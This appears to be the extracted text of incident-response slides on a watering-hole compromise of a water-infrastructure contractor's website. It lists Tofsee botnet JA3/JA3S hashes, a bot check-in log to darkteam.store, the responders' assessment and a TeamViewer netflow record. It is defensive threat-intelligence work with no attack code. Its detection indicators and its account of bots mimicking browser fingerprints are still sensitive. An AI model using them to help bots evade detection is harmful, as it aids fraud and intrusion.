...	443	tcp_ip	N/A	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	447	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf
...	443	tcp_ip	Multiple (2)	Web.SecureWeb	TLS	1.0	1d095e68489d3c535297cd8dfb06cb9	4192c0a946c5bd9b544b4656d9f624a4
...	447	tcp_ip	nonstandard port	Web.SecureWeb	TLS	1.0	6734f37431670b3ab4292b8f60f29984	623de93db17d313345d7ea481e7443cf

With these filters applied we see a well-defined set of JA3 hashes across these network sessions. A quick online lookup reveals that these JA3 Hashes are associated with a Tofsee botnet. We can then search Network Activity to identify all network sessions that have this same JA3 Hash. Similarly we can search for other occurrences of the JA3S independent of IP Address or Domain.

The malware above utilized TLS 1.0 for encryption but the creation of JA3 and JA3S hashes works the same for other protocol versions including TLS 1.3.

# MOAR LOGZ

## FORENSIC PERSPECTIVE

```
3.131.36.xx - - [14/Feb/2021:10:55:06 +0000] "GET /json HTTP/1.1" 200 318 "https://darkteam.store/dogs/Home-2.html"  
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; Tesseract/1.0) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/75.0.3770.142 Safari/537.36" "-"
```

- WE OBSERVED 12,735 SYSTEMS “CHECKING IN” TO A CERTAIN PAGE ON DARKTEAM.STORE OVER SEVERAL MONTHS
- INFECTED SYSTEMS IN THIS NEW “TESSERACT” BOTNET WERE *EVOLVING*
- INDUSTRY PARTNERS REPORTED NEW TOFSEE BOTS (ENGAGED IN FRAUD) GENERATING SAME JA3 HASHES AS MANY *LEGITIMATE BROWSERS*

# BEST ASSESSMENT WHAT WENT DOWN

## TL;DR

- ACTOR DEPLOYED THE WATERING HOLE ON THE WATER INFRASTRUCTURE CONSTRUCTION COMPANY SITE TO COLLECT LEGITIMATE BROWSER DATA FOR THE PURPOSE OF IMPROVING THE BOTNET MALWARE'S ABILITY TO IMPERSONATE LEGITIMATE WEB BROWSER ACTIVITY
- ACTOR DEPLOYED WATERING HOLE ON DARKTEAM.STORE TO VALIDATE THE BOTNET'S INCREASINGLY SUCCESSFUL MASQUERADING OF THE BROWSER INFORMATION COLLECTED ON THE CONSTRUCTION COMPANY SITE
- WE THINK THE CONSTRUCTION COMPANY SITE WAS CHOSEN BY THE ADVERSARY BECAUSE IT MAY HAVE BEEN DEEMED A SAFE PLACE TO PERSIST AND COLLECT INFO FOR A WHILE
- LITTLE DID THEY KNOW THAT ANOTHER INCIDENT WOULD PUT EYES ON THAT SITE



# IN CONCLUSION

WATERING HOLES ARE DIFFICULT TO DETECT

- AND BECAUSE THEY ARE DIFFICULT TO DETECT
- THEY ARE HARD TO PREVENT
- OPERATIONAL TECHNOLOGY (OT) NEEDS TO BE LOGICALLY/PHYSICALLY SEGMENTED SO THAT WATERING HOLES AREN'T GOING TO LEAD TO SERIOUS INCIDENTS
- WOULD A WATERING HOLE ALLOW AN ADVERSARY TO TOUCH YOUR OT?



# POSTMORTEM LOOKBACK

WE DID NOT SEE TEAMVIEWER (TV) *ON THAT DAY*

- BUT TELEMETRY SHOWED TV SESSION ON THURSDAY, JANUARY 31, AT 5:31 AM FLORIDA TIME
- WITH A TV BROKER IN EUROPE TYPICALLY INDICATING *CLIENT* IS IN EMEA REGION

start_time	src_ip_addr	src_cc	dst_ip_addr	dst_cc	proto	src_port	dst_port	tcp_flags	num_pkts	num_octets
1/31/2021 10:51	169.57.91.233	DE	69.80.66.115	US	6	5938	19898	24	65536	5373952

THANK YOU